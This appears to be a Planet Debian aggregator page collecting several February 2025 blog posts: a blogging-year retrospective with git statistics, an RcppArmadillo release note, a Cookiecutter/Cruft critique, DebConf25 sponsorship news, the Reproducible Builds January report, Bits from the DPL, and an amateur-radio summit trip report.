Well, 2024 will be remembered, won't it? I guess 2025 already wants to make its mark too, but let's not worry about that right now, and instead let's talk about me. A little over a year ago, I was gloating over how I had such a great blogging year in 2022, and was considering 2023 to be average, then went on to gather more stats and traffic analysis... Then I said, and I quote:
I hope to write more next year. I've been thinking about a few posts I could write for work, about how things work behind the scenes at Tor, that could be informative for many people. We run a rather old setup, but things hold up pretty well for what we throw at it, and it's worth sharing that with the world...
What a load of bollocks.

A bad year for this blog 2024 was the second worst year ever in my blogging history, tied with 2009 at a measly 6 posts for the year:
anarcat@angela:anarc.at$ curl -sSL https://anarc.at/blog/   grep 'href="\./'   grep -o 20[0-9][0-9]   sort   uniq -c   sort -nr   grep -v 2025   tail -3
      6 2024
      6 2009
      3 2014
I did write about my work though, detailing the migration from Gitolite to GitLab we completed that year. But after August, total radio silence until now.

Loads of drafts It's not that I have nothing to say: I have no less than five drafts in my working tree here, not counting three actual drafts recorded in the Git repository here:
anarcat@angela:anarc.at$ git s blog
## main...origin/main
?? blog/bell-bot.md
?? blog/fish.md
?? blog/kensington.md
?? blog/nixos.md
?? blog/tmux.md
anarcat@angela:anarc.at$ git grep -l '\!tag draft'
blog/mobile-massive-gallery.md
blog/on-dying.mdwn
blog/secrets-recovery.md
I just don't have time to wrap those things up. I think part of me is disgusted by seeing my work stolen by large corporations to build proprietary large language models while my idols have been pushed to suicide for trying to share science with the world. Another part of me wants to make those things just right. The "tagged drafts" above are nothing more than a huge pile of chaotic links, far from being useful for anyone else than me, and even then. The on-dying article, in particular, is becoming my nemesis. I've been wanting to write that article for over 6 years now, I think. It's just too hard.

Writing elsewhere There's also the fact that I write for work already. A lot. Here are the top-10 contributors to our team's wiki:
anarcat@angela:help.torproject.org$ git shortlog --numbered --summary --group="format:%al"   head -10
  4272  anarcat
   423  jerome
   117  zen
   116  lelutin
   104  peter
    58  kez
    45  irl
    43  hiro
    18  gaba
    17  groente
... but that's a bit unfair, since I've been there half a decade. Here's the last year:
anarcat@angela:help.torproject.org$ git shortlog --since=2024-01-01 --numbered --summary --group="format:%al"   head -10
   827  anarcat
   117  zen
   116  lelutin
    91  jerome
    17  groente
    10  gaba
     8  micah
     7  kez
     5  jnewsome
     4  stephen.swift
So I still write the most commits! But to truly get a sense of the amount I wrote in there, we should count actual changes. Here it is by number of lines (from commandlinefu.com):
anarcat@angela:help.torproject.org$ git ls-files   xargs -n1 git blame --line-porcelain   sed -n 's/^author //p'   sort -f   uniq -ic   sort -nr   head -10
  99046 Antoine Beaupr 
   6900 Zen Fu
   4784 J r me Charaoui
   1446 Gabriel Filion
   1146 Jerome Charaoui
    837 groente
    705 kez
    569 Gaba
    381 Matt Traudt
    237 Stephen Swift
That, of course, is the entire history of the git repo, again. We should take only the last year into account, and probably ignore the tails directory, as sneaky Zen Fu imported the entire docs from another wiki there...
anarcat@angela:help.torproject.org$ find [d-s]* -type f -mtime -365   xargs -n1 git blame --line-porcelain 2>/dev/null   sed -n 's/^author //p'   sort -f   uniq -ic   sort -nr   head -10
  75037 Antoine Beaupr 
   2932 J r me Charaoui
   1442 Gabriel Filion
   1400 Zen Fu
    929 Jerome Charaoui
    837 groente
    702 kez
    569 Gaba
    381 Matt Traudt
    237 Stephen Swift
Pretty good! 75k lines. But those are the files that were modified in the last year. If we go a little more nuts, we find that:
anarcat@angela:help.torproject.org$ $ git-count-words-range.py    sort -k6 -nr   head -10
parsing commits for words changes from command: git log '--since=1 year ago' '--format=%H %al'
anarcat 126116 - 36932 = 89184
zen 31774 - 5749 = 26025
groente 9732 - 607 = 9125
lelutin 10768 - 2578 = 8190
jerome 6236 - 2586 = 3650
gaba 3164 - 491 = 2673
stephen.swift 2443 - 673 = 1770
kez 1034 - 74 = 960
micah 772 - 250 = 522
weasel 410 - 0 = 410
I wrote 126,116 words in that wiki, only in the last year. I also deleted 37k words, so the final total is more like 89k words, but still: that's about forty (40!) articles of the average size (~2k) I wrote in 2022. (And yes, I did go nuts and write a new log parser, essentially from scratch, to figure out those word diffs. I did get the courage only after asking GPT-4o for an example first, I must admit.) Let's celebrate that again: I wrote 90 thousand words in that wiki in 2024. According to Wikipedia, a "novella" is 17,500 to 40,000 words, which would mean I wrote about a novella and a novel, in the past year. But interestingly, if I look at the repository analytics. I certainly didn't write that much more in the past year. So that alone cannot explain the lull in my production here.

Arguments Another part of me is just tired of the bickering and arguing on the internet. I have at least two articles in there that I suspect is going to get me a lot of push-back (NixOS and Fish). I know how to deal with this: you need to write well, consider the controversy, spell it out, and defuse things before they happen. But that's hard work and, frankly, I don't really care that much about what people think anymore. I'm not writing here to convince people. I have stop evangelizing a long time ago. Now, I'm more into documenting, and teaching. And, while teaching, there's a two-way interaction: when you give out a speech or workshop, people can ask questions, or respond, and you all learn something. When you document, you quickly get told "where is this? I couldn't find it" or "I don't understand this" or "I tried that and it didn't work" or "wait, really? shouldn't we do X instead", and you learn. Here, it's static. It's my little soapbox where I scream in the void. The only thing people can do is scream back.

Collaboration So. Let's see if we can work together here. If you don't like something I say, disagree, or find something wrong or to be improved, instead of screaming on social media or ignoring me, try contributing back. This site here is backed by a git repository and I promise to read everything you send there, whether it is an issue or a merge request. I will, of course, still read comments sent by email or IRC or social media, but please, be kind. You can also, of course, follow the latest changes on the TPA wiki. If you want to catch up with the last year, some of the "novellas" I wrote include: (Well, no, you can't actually follow changes on a GitLab wiki. But we have a wiki-replica git repository where you can see the latest commits, and subscribe to the RSS feed.) See you there!

6 February 2025

Dirk Eddelbuettel: RcppArmadillo 14.2.3-1 on CRAN: Small Upstream Fix

armadillo image Armadillo is a powerful and expressive C++ template library for linear algebra and scientific computing. It aims towards a good balance between speed and ease of use, has a syntax deliberately close to Matlab, and is useful for algorithm development directly in C++, or quick conversion of research code into production environments. RcppArmadillo integrates this library with the R environment and language and is widely used by (currently) 1215 other packages on CRAN, downloaded 38.2 million times (per the partial logs from the cloud mirrors of CRAN), and the CSDA paper (preprint / vignette) by Conrad and myself has been cited 612 times according to Google Scholar. Conrad released a minor version 14.2.3 yesterday. As it has been two months since the last minor release, we prepared a new version for CRAN too which arrived there early this morning. The changes since the last CRAN release are summarised below.

Changes in RcppArmadillo version 14.2.3-1 (2025-02-05)
  • Upgraded to Armadillo release 14.2.3 (Smooth Caffeine)
    • Minor fix for declaration of xSYCON and xHECON functions in LAPACK
    • Fix for rare corner-case in reshape()

Courtesy of my CRANberries, there is a diffstat report relative to previous release. More detailed information is on the RcppArmadillo page. Questions, comments etc should go to the rcpp-devel mailing list off the Rcpp R-Forge page.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. If you like this or other open-source work I do, you can sponsor me at GitHub.

Dominique Dumont: Drawbacks of using Cookiecutter with Cruft

Hi Cookiecutter is a tool for building coding project templates. It s often used to provide a scaffolding to build lots of similar project. I ve seen it used to create Symfony projects and several cloud infrastructures deployed with Terraform. This tool was useful to accelerate the creation of new projects.  Since these templates were bound to evolve, the teams providing these template relied on cruft to update the code provided by the template in their user s code. In other words, they wanted their users to apply a diff of the template modification to their code. At the beginning, all was fine. But problems began to appear during the lifetime of these projects. What went wrong ? In both cases, we had the following scenario: User team giving up on updates is a major problem because these update may bring security or compliance fixes.  Note that code conflicts seen with cruft are similar to git merge conflicts, but harder to resolve because, unlike with a git merge, there s no common ancestor, so 3-way merges are not possible. From an organisation point of view, the main problem is the ambiguous ownership of the functionalities brought by template code: who own this code ? The provider team who writes the template or the user team who owns the repository of the code generated from the template ? Conflicts are bound to happen. Possible solutions to get out of this tar pit: Of course your users won t be happy to be faced with a manual migration from the old big template to the new one with external dependencies. On the other hand, this may be easier to sell than updates based on cruft since the painful work will happen once. Further updates will be done by incrementing dependency versions (which can be automated with renovate). If many projects are to be created with this template, it may be more practical to provide use a CLI that will create a skeleton project. See for instance terragrunt scaffold command. My name is Dominique Dumont, I m a devops freelance. You can find the devops and audit services I propose on my website or reach out to me on LinkedIn. All the best

Bits from Debian: Proxmox Platinum Sponsor of DebConf25

proxmox-logo We are pleased to announce that Proxmox has committed to sponsor DebConf25 as a Platinum Sponsor. Proxmox develops powerful, yet easy-to-use Open Source server software. The product portfolio from Proxmox, including server virtualization, backup, and email security, helps companies of any size, sector, or industry to simplify their IT infrastructures. The Proxmox solutions are based on the great Debian platform, and we are happy that we can give back to the community by sponsoring DebConf25. With this commitment as Platinum Sponsor, Proxmox is contributing to the Debian annual Developers' conference, directly supporting the progress of Debian and Free Software. Proxmox contributes to strengthen the community that collaborates on Debian projects from all around the world throughout all of the year. Thank you very much, Proxmox, for your support of DebConf25! Become a sponsor too! DebConf25 will take place from 14 to 20 July 2025 in Brest, France, and will be preceded by DebCamp, from 7 to 13 July 2025. DebConf25 is accepting sponsors! Interested companies and organizations may contact the DebConf team through sponsors@debconf.org, and visit the DebConf25 website at https://debconf25.debconf.org/sponsors /become-a-sponsor/.

5 February 2025

Reproducible Builds: Reproducible Builds in January 2025

Welcome to the first report in 2025 from the Reproducible Builds project! Our monthly reports outline what we ve been up to over the past month and highlight items of news from elsewhere in the world of software supply-chain security when relevant. As usual, though, if you are interested in contributing to the Reproducible Builds project, please visit our Contribute page on our website. Table of contents:
  1. reproduce.debian.net
  2. Two new academic papers
  3. Distribution work
  4. On our mailing list
  5. Upstream patches
  6. diffoscope
  7. Website updates
  8. Reproducibility testing framework

reproduce.debian.net The last few months saw the introduction of reproduce.debian.net. Announced at the recent Debian MiniDebConf in Toulouse, reproduce.debian.net is an instance of rebuilderd operated by the Reproducible Builds project. Powering that is rebuilderd, our server designed monitor the official package repositories of Linux distributions and attempt to reproduce the observed results there. This month, however, we are pleased to announce that in addition to the existing amd64.reproduce.debian.net and i386.reproduce.debian.net architecture-specific pages, we now build for a three more architectures (for a total of five) arm64 armhf and riscv64.

Two new academic papers Giacomo Benedetti, Oreofe Solarin, Courtney Miller, Greg Tystahl, William Enck, Christian K stner, Alexandros Kapravelos, Alessio Merlo and Luca Verderame published an interesting article recently. Titled An Empirical Study on Reproducible Packaging in Open-Source Ecosystem, the abstract outlines its optimistic findings:
[We] identified that with relatively straightforward infrastructure configuration and patching of build tools, we can achieve very high rates of reproducible builds in all studied ecosystems. We conclude that if the ecosystems adopt our suggestions, the build process of published packages can be independently confirmed for nearly all packages without individual developer actions, and doing so will prevent significant future software supply chain attacks.
The entire PDF is available online to view.
In addition, Julien Malka, Stefano Zacchiroli and Th o Zimmermann of T l com Paris in-house research laboratory, the Information Processing and Communications Laboratory (LTCI) published an article asking the question: Does Functional Package Management Enable Reproducible Builds at Scale?. Answering strongly in the affirmative, the article s abstract reads as follows:
In this work, we perform the first large-scale study of bitwise reproducibility, in the context of the Nix functional package manager, rebuilding 709,816 packages from historical snapshots of the nixpkgs repository[. We] obtain very high bitwise reproducibility rates, between 69 and 91% with an upward trend, and even higher rebuildability rates, over 99%. We investigate unreproducibility causes, showing that about 15% of failures are due to embedded build dates. We release a novel dataset with all build statuses, logs, as well as full diffoscopes: recursive diffs of where unreproducible build artifacts differ.
As above, the entire PDF of the article is available to view online.

Distribution work There as been the usual work in various distributions this month, such as:
  • 10+ reviews of Debian packages were added, 11 were updated and 10 were removed this month adding to our knowledge about identified issues. A number of issue types were updated also.
  • The FreeBSD Foundation announced that a planned project to deliver zero-trust builds has begun in January 2025 . Supported by the Sovereign Tech Agency, this project is centered on the various build processes, and that the primary goal of this work is to enable the entire release process to run without requiring root access, and that build artifacts build reproducibly that is, that a third party can build bit-for-bit identical artifacts. The full announcement can be found online, which includes an estimated schedule and other details.

On our mailing list On our mailing list this month:
  • Following-up to a substantial amount of previous work pertaining the Sphinx documentation generator, James Addison asked a question pertaining to the relationship between SOURCE_DATE_EPOCH environment variable and testing that generated a number of replies.
  • Adithya Balakumar of Toshiba asked a question about whether it is possible to make ext4 filesystem images reproducible. Adithya s issue is that even the smallest amount of post-processing of the filesystem results in the modification of the Last mount and Last write timestamps.
  • James Addison also investigated an interesting issue surrounding our disorderfs filesystem. In particular:
    FUSE (Filesystem in USErspace) filesystems such as disorderfs do not delete files from the underlying filesystem when they are deleted from the overlay. This can cause seemingly straightforward tests for example, cases that expect directory contents to be empty after deletion is requested for all files listed within them to fail.

Upstream patches The Reproducible Builds project detects, dissects and attempts to fix as many currently-unreproducible packages as possible. We endeavour to send all of our patches upstream where appropriate. This month, we wrote a large number of such patches, including:

diffoscope diffoscope is our in-depth and content-aware diff utility that can locate and diagnose reproducibility issues. This month, Chris Lamb made the following changes, including preparing and uploading versions 285, 286 and 287 to Debian:
  • Security fixes:
    • Validate the --css command-line argument to prevent a potential Cross-site scripting (XSS) attack. Thanks to Daniel Schmidt from SRLabs for the report. [ ]
    • Prevent XML entity expansion attacks. Thanks to Florian Wilkens from SRLabs for the report.. [ ][ ]
    • Print a warning if we have disabled XML comparisons due to a potentially vulnerable version of pyexpat. [ ]
  • Bug fixes:
    • Correctly identify changes to only the line-endings of files; don t mark them as Ordering differences only. [ ]
    • When passing files on the command line, don t call specialize( ) before we ve checked that the files are identical or not. [ ]
    • Do not exit with a traceback if paths are inaccessible, either directly, via symbolic links or within a directory. [ ]
    • Don t cause a traceback if cbfstool extraction failed.. [ ]
    • Use the surrogateescape mechanism to avoid a UnicodeDecodeError and crash when any decoding zipinfo output that is not UTF-8 compliant. [ ]
  • Testsuite improvements:
    • Don t mangle newlines when opening test fixtures; we want them untouched. [ ]
    • Move to assert_diff in test_text.py. [ ]
  • Misc improvements:
    • Drop unused subprocess imports. [ ][ ]
    • Drop an unused function in iso9600.py. [ ]
    • Inline a call and check of Config().force_details; no need for an additional variable in this particular method. [ ]
    • Remove an unnecessary return value from the Difference.check_for_ordering_differences method. [ ]
    • Remove unused logging facility from a few comparators. [ ]
    • Update copyright years. [ ][ ]
In addition, fridtjof added support for the ASAR .tar-like archive format. [ ][ ][ ][ ] and lastly, Vagrant Cascadian updated diffoscope in GNU Guix to version 285 [ ][ ] and 286 [ ][ ].
strip-nondeterminism is our sister tool to remove specific non-deterministic results from a completed build. This month version 1.14.1-1 was uploaded to Debian unstable by Chris Lamb, making the following the changes:
  • Clarify the --verbose and non --verbose output of bin/strip-nondeterminism so we don t imply we are normalizing files that we are not. [ ]
  • Bump Standards-Version to 4.7.0. [ ]

Website updates There were a large number of improvements made to our website this month, including:

Reproducibility testing framework The Reproducible Builds project operates a comprehensive testing framework running primarily at tests.reproducible-builds.org in order to check packages and other artifacts for reproducibility. In January, a number of changes were made by Holger Levsen, including:
  • reproduce.debian.net-related:
    • Add support for rebuilding the armhf architecture. [ ][ ]
    • Add support for rebuilding the arm64 architecture. [ ][ ][ ][ ]
    • Add support for rebuilding the riscv64 architecture. [ ][ ]
    • Move the i386 builder to the osuosl5 node. [ ][ ][ ][ ]
    • Don t run our rebuilders on a public port. [ ][ ]
    • Add database backups on all builders and add links. [ ][ ]
    • Rework and dramatically improve the statistics collection and generation. [ ][ ][ ][ ][ ][ ]
    • Add contact info to the main page [ ], thumbnails [ ] as well as the new, missing architectures. [ ]
    • Move the amd64 worker to the osuosl4 and node. [ ]
    • Run the underlying debrebuild script under nice. [ ]
    • Try to use TMPDIR when calling debrebuild. [ ][ ]
  • buildinfos.debian.net-related:
    • Stop creating buildinfo-pool_$ suite _$ arch .list files. [ ]
    • Temporarily disable automatic updates of pool links. [ ]
  • FreeBSD-related:
    • Fix the sudoers to actually permit builds. [ ]
    • Disable debug output for FreeBSD rebuilding jobs. [ ]
    • Upgrade to FreeBSD 14.2 [ ] and document that bmake was installed on the underlying FreeBSD virtual machine image [ ].
  • Misc:
    • Update the real year to 2025. [ ]
    • Don t try to install a Debian bookworm kernel from backports on the infom08 node which is running Debian trixie. [ ]
    • Don t warn about system updates for systems running Debian testing. [ ]
    • Fix a typo in the ZOMBIES definition. [ ][ ]
In addition:
  • Ed Maste modified the FreeBSD build system to the clean the object directory before commencing a build. [ ]
  • Gioele Barabucci updated the rebuilder stats to first add a category for network errors [ ] as well as to categorise failures without a diffoscope log [ ].
  • Jessica Clarke also made some FreeBSD-related changes, including:
    • Ensuring we clean up the object directory for second build as well. [ ][ ]
    • Updating the sudoers for the relevant rm -rf command. [ ]
    • Update the cleanup_tmpdirs method to to match other removals. [ ]
  • Jochen Sprickerhof:
  • Roland Clobus:
    • Update the reproducible_debstrap job to call Debian s debootstrap with the full path [ ] and to use eatmydata as well [ ][ ].
    • Make some changes to deduce the CPU load in the debian_live_build job. [ ]
Lastly, both Holger Levsen [ ] and Vagrant Cascadian [ ] performed some node maintenance.
If you are interested in contributing to the Reproducible Builds project, please visit our Contribute page on our website. However, you can get in touch with us via:

2 February 2025

Bits from Debian: Bits from the DPL

Dear Debian community, this is bits from DPL for January. Sovereign Tech Agency I was recently pointed to Technologies and Projects supported by the Sovereign Tech Agency which is financed by the German Federal Ministry for Economic Affairs and Climate Action. It is a subsidiary of the Federal Agency for Disruptive Innovation, SPRIND GmbH. It is worth sending applications there for distinct projects as that is their preferred method of funding. Distinguished developers can also apply for a fellowship position that pays up to 40hrs / week (32hrs when freelancing) for a year. This is esp. open to maintainers of larger numbers of packages in Debian (or any other Linux distribution). There might be a chance that some of the Debian-related projects submitted to the Google Summer of Code that did not get funded could be retried with those foundations. As per the FAQ of the project: "The Sovereign Tech Agency focuses on securing and strengthening open and foundational digital technologies. These communities working on these are distributed all around the world, so we work with people, companies, and FOSS communities everywhere." Similar funding organizations include the Open Technology Fund and FLOSS/fund. If you have a Debian-related project that fits these funding programs, they might be interesting options. This list is by no means exhaustive just some hints I ve received and wanted to share. More suggestions for such opportunities are welcome. Year of code reviews On the debian-devel mailing list, there was a long thread titled "Let's make 2025 a year when code reviews became common in Debian". It initially suggested something along the lines of: "Let's review MRs in Salsa." The discussion quickly expanded to include patches that have been sitting in the BTS for years, which deserve at least the same attention. One idea I'd like to emphasize is that associating BTS bugs with MRs could be very convenient. It s not only helpful for documentation but also the easiest way to apply patches. I d like to emphasize that no matter what workflow we use BTS, MRs, or a mix it is crucial to uphold Debian s reputation for high quality. However, this reputation is at risk as more and more old issues accumulate. While Debian is known for its technical excellence, long-standing bugs and orphaned packages remain a challenge. If we don t address these, we risk weakening the high standards that Debian is valued for. Revisiting old issues and ensuring that unmaintained packages receive attention is especially important as we prepare for the Trixie release. Debian Publicity Team will no longer post on X/Twitter The Press Team has my full support in its decision to stop posting on X. As per the Publicity delegation: the team once decided to join Twitter, but circumstances have since changed. The current Press delegates have the institutional authority to leave X, just as their predecessors had the authority to join. I appreciate that the team carefully considered the matter, reinforced by the arguments developed on the debian-publicity list, and communicated its reasoning openly. Kind regards, Andreas.

Dave Hibberd: SOTA Trip Reports: Feb 02, 2025 - Bennachie

This was originally posted on SOTA Forums. It s here for completeness of my writing.
To Quote @MM0EFI and the GM0ESS gang, today was a particularly Amateur showing! Having spent all weekend locked in the curling rink ruining my knees and inflicting mild liver damage in the Aberdeen City Open competition, I needed some outside time away from people to stretch the legs and loosen my knees. With my teammates/guests shipped off early on account of our quality performance and the days fair drawin out now, I found myself with a free afternoon to have a quick run up something nearby before a 1640 sunset! Up the back of Bennachie is a quick steady ascent and in 13 years of living up here I ve never summited the big hill! Now is as good a time as any. In SOTA terms, this hill is GM/ES-061. In Geographical terms, it s around 20 miles inland from Aberdeen city here. I ve been experimenting with these Aliexpress whips since the end of last year and the forecast wind was low enough to take one into the hills. I cut and terminated 8x 2.5m radials for an effective ground plane last week and wanted to try that against the flat ribbon that it came with. The ascent was pleasant enough, got to the summit in good time, and out came my Quansheng radio to get the GM/ES-Society on 2m. First my Nagoya whip - called CQ and heard nothing, with general poor reports in WhatsApp I opted to get the slim-g up my aliexpress fibreglass mast. In an amateur showing last week, I broke the tip of the mast on Cat Law helping 2M0HSK do his first activation due to the wind, and had forgotten this until I summited this week. Squeezing my antenna on was tough, and after many failed attempts to get it up (the mast kept collapsing as I was rushing and not getting the friction hold on each section correctly) and still not hearing anything at all, I changed location and tried again. In my new position, I received 2M0RVZ 4/4 at best, but he was hearing my 5/9. Similarly GM5ALX and GM4JXP were patiently receiving me loud and clear but I couldn t hear them at all. I fiddled with settings and decided the receive path of the Quansheng must be fried or sad somehow, but I don t yet have a full set of diagnostics run. I ll take my Anytone on the next hill and compare them against each other I think. I gave up and moved to HF, getting my whip and new radials into the ground: 295B58E1-BA43-4348-A4C7-0B1E013C4006_1_102_o 375x500 Quick to deploy which is what I was after. My new 5m of coax with a choke fitted attached to the radio and we were off to the races - A convenient thing of beauty when it s up: 33C35D56-F470-46BB-B31E-F66361504A1C_1_102_o 375x500 I ve made a single guy with a sotabeams top insulator to brace against wind if need be, but that didn t need to be used today. I hit tune, and the G90 spent ages clicking away. In fact, tuning to 14.074, I could only see the famed FT8 signals at S2. What could be wrong here? Was it my new radials? the whip has behaved before Minutes turned into tens of minutes playing with everything, and eventually I worked out what was up - my coax only passed signal when I the PL259 connector at the antenna juuuust right. Once I did that, I could take the tuner out the system and work 20 spectacularly well. Until now, I d been tuning the coax only. Another Quality Hibby Build Job . That s what s wrong! I managed to struggle my way through a touch of QRM and my wonky cable woes to make enough contacts with some very patient chasers and a summit to summit before my frustration at the situation won out, and down the hill I went after a quick pack up period. I managed to beat the sunset - I think if the system had worked fine, I d have stayed on the hill for sunset. I think it s time for a new mast and a coax retermination!

Next.

Previous.